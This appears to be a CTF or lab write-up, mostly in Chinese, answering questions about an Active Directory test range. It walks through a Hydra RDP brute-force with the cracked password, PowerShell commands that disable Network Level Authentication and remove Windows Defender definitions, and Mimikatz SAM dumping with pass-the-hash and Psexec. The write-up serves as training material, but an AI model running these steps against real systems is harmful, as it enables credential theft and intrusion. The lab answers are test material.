AD

SCOPE:

IP Address Range: 172.25.170.0/24

[1] What is the FQDN that the DC at 172.25.170.30 represents?

ANSWER: COMMANDER.COMMANDER.LOCALNET

方法/利用: Bruteforce, RDP, Nbtstat, Pass-the-Hash Attack and Psexec

1. 在發現主機上的 RDP 連接埠開啟後, 我使用 hydra 對 172.25.170.70 上的 RDP 進行暴力破解解決了這個問題，我們能夠發現使用者名稱 **administrator:Pa$$w0rd123**.

```
┌──(root💀kali)-[/home/kali/Downloads/Omini/AD]
└─# hydra -L /home/kali/Downloads/Usernames.txt -P /home/kali/Downloads/Passwords.txt 172.25.170.70 rdp
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, t

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-11-23 09:28:37
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4 to reduce the number of parallel connections and -W 1 or -W 3 to wait between connecti
[INFO] Reduced number of tasks to 4 (rdp does not like many parallel connections)
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[DATA] max 4 tasks per 1 server, overall 4 tasks, 1820 login tries (l:35/p:52), ~455 tries per task
[DATA] attacking rdp://172.25.170.70:3389/
[3389][rdp] host: 172.25.170.70   login: administrator   password: Pa$$w0rd123
[ERROR] freerdp: The connection failed to establish.
[STATUS] 127.00 tries/min, 127 tries in 00:01h, 1693 to do in 00:14h, 4 active
[ERROR] freerdp: The connection failed to establish.
[STATUS] 87.33 tries/min, 262 tries in 00:03h, 1560 to do in 00:18h, 4 active
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.
```

Figure 1: 172.25.170.70 RDP Bruteforce with Hydra

2. 使用 **desktop** 指令以及找到的使用者名稱和密碼，我們能夠獲得主機的遠端桌面存取權限。



Figure 2: 172.25.170.70 RDP 存取

3. 接下來,我們使用 **nbtstat** 指令列舉 netbios 第 16 位元組訊息，取得 IP 位址 172.25.170.30 所需的機器名稱和網域。



Figure 3: 172.25.170.30 Nbtstat 列舉

4. 接下來. 我還嘗試使用 rdesktop 和 xfreerdp 在 172.25.170.200 上進行遠端會話，並使用找到的憑證透過單獨的 Hydra RDP 暴力破解。我嘗試了所有憑證，試圖從攻擊者的機器上獲取遠端桌面存取權限，但由於啟用了 NLA，因此出現錯誤。接下來，我嘗試使用 Psexec 透過主機上開啟的 445 連接埠取得反向 shell，並選擇了一個 PowerShell 有效載荷。我透過 PowerShell 命令列獲得了一個活動會話，並從那裡嘗試使用以下命令停用 NLA：

   - (Get-WmiObject -class Win32_TSGeneralSetting -Namespace root\cimv2\terminalservices -Filter "TerminalName='RDPtcp'").SetUserAuthenticationRequired(0)

   接下來，我嘗試使用命令來停用 Windows Defender，但收到錯誤訊息。

   - "C:\Program Files\Windows Defender\MpCmdRun.exe" -RemoveDefinitions -All

   現在，我嘗試了 xfreerdp 和 rdesktop，但仍然不起作用，所以我繼續。



Figure 4: 172.25.170.200 用 Hydra 暴力破解 RDP



Figure 5: 172.25.170.200 Psexec Exploitation & NLA 停用

5. 因此, 這次從 172.25.170.70 內部透過 RDP 連接到 172.25.170.200 based on 172.25.170.200 有開放 port 3389 和發現使用 **RDP** 憑證，在.200 主機上使用 Hydra 進行暴力破解得知帳密為 **administrator:Pa$$w0rd123**. 我能夠從 172.25.170.70 透過 RDP 連接到 172.25.170.200 主機。

6. 進入後，我在攻擊者的機器上啟動了一個 python 簡單的 Web 伺服器，並將 Mimikatz 以及 Psexec（系統內部）下載到 (.200) 機器中。



Figure 6: Attacker Machine Python SimpleHTTPServer



Figure 7: 上傳 Mimikatz & Psexec 到 172.25.170.200

7. 使用 Mimikatz 取得本機 administrator hash, 再以 administrator 權限開啟 cmd 並啟動再使用以下命令 dump hash:
    - privilege::debug
    - token::elevate
    - lsadump::sam
    - sekurlsa::pth /user:administrator /domain:. /ntlm:<your dumped hash>

8. 這會將哈希傳遞給新產生的 Mimikatz shell。然後我使用 Psexec (Psexec \\172.25.170.30: cmd.exe) 使用傳遞的雜湊值請求主機命令列介面。這給了我 172.25.170.30 的管理員存取權限，我可以 ping 主機的 FQDN，以確保我獲取了 NetBIOS

第 16 個位元組之前從主機 172.25.170.30 枚舉的正確資訊。結果傳回的 FQDN 不同。



Figure 8: 172.25.170.200 Mimikatz (Pass-the-Hash) Exploitation & 172.25.170.30 FQDN Ping

9. 我選擇 COMMANDER.COMMANDER.LOCALNET 作為這台主機的 FQDN.

[2] What is the machine name of the machine at 172.25.170.30?

ANSWER: COMMANDER

方法/利用: Nbtstat Command

1. 根據 172.25.170.70 的 NetBIOS 第 16 位元組枚舉，以及上圖對主機 172.25.170.30 執行的 ping 請求，我們可以看到該主機的機器名稱是 COMMANDER.



Figure 9: 172.25.170.30 Nbtstat Enumeration

[3] What is the NETBIOS name of the machine at 172.25.170.200?

ANSWER: 2012-DC

方法/利用: Nbtstat Command

1. 在 172.25.170.70 上使用 NetBIOS 16 位元進行列舉，得知該機器 NetBIOS 為 2012-DC



Figure 10: 172.25.170.200 Nbtstat 列舉

[4] What is the name of the share on the 172.25.170.200 machine?

ANSWER: ECCSHARETWO

方法/利用: Bruteforce, RDP and Net view Command

1. 由於此主機上啟用了 NLA，且不允許我們的攻擊者透過 RDP 連線。在我獲得 172.25.170.70 的遠端桌面存取權限後, 我使用 Hydra 管理員 Pa$$w0rd123 在主機 (.200) 上取得的暴力破解憑證，從 (.70) 主機再次與 172.25.170.200 建立 RDP 連線。

2. 在我獲得 (.200) 主機的遠端存取權限後，我打開 PowerShell 並使用 net view 命令枚舉共享，最終我得到了 ECCSHARETWO 作為答案。



Figure 11: 172.25.170.200 Net view 列舉

[5] What domain is the machine connected to at 172.25.170.110?

ANSWER: MASTER.LOCALNET

方法/利用: Nbtstat Command

1. 基於 172.25.170.70 的 NetBIOS 第 16 位元組列舉。此外，所有網域控制器共用同一個 TLD「LOCALNET」。答案變成了 MASTER.LOCALNET



Figure 12: 172.25.170.110 Nbtstat 列舉

[6] How many Domain Controllers are there in the AD Zone?

ANSWER: 5

方法/利用: Nbtstat Command

1. 基於 172.25.170.70 的 NetBIOS 第 16 位元組列舉。在統計了所有 IP 位址對應的網域控制站後，我們列舉了 5 個獨立的網域控制站。



Figure 13: 172.25.170.90 Nbtstat 列舉



Figure 14: 172.25.170.20 Nbtstat 列舉



Figure 15: 172.25.170.110 Nbtstat 列舉



Figure 16: 172.25.170.200 Nbtstat 列舉



Figure 17: 172.25.170.30 Nbtstat 列舉

[7] What is the status of SMBV1 (Enabled or Disabled) on the machine at 172.25.170.200?

ANSWER: Enabled 方法/利用: Nmap smb-protocols script

1. 使用 nmap smb-protocols 腳本，我能夠列舉主機上啟用的各種 SMB 版本。偵測到 NT LM 0.12 (SMBV1)，這表示 SMBV1 已啟用。

